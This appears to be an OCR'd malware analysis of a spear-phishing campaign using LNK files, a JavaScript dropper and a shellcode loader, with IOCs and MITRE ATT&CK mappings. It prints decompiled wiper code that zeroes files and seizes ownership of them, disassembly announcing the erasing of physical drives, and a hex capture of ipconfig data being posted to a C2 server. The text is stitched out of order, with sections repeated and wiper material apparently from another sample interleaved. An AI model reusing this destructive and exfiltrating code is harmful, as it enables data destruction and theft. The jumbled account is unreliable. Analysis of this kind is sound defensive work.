79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
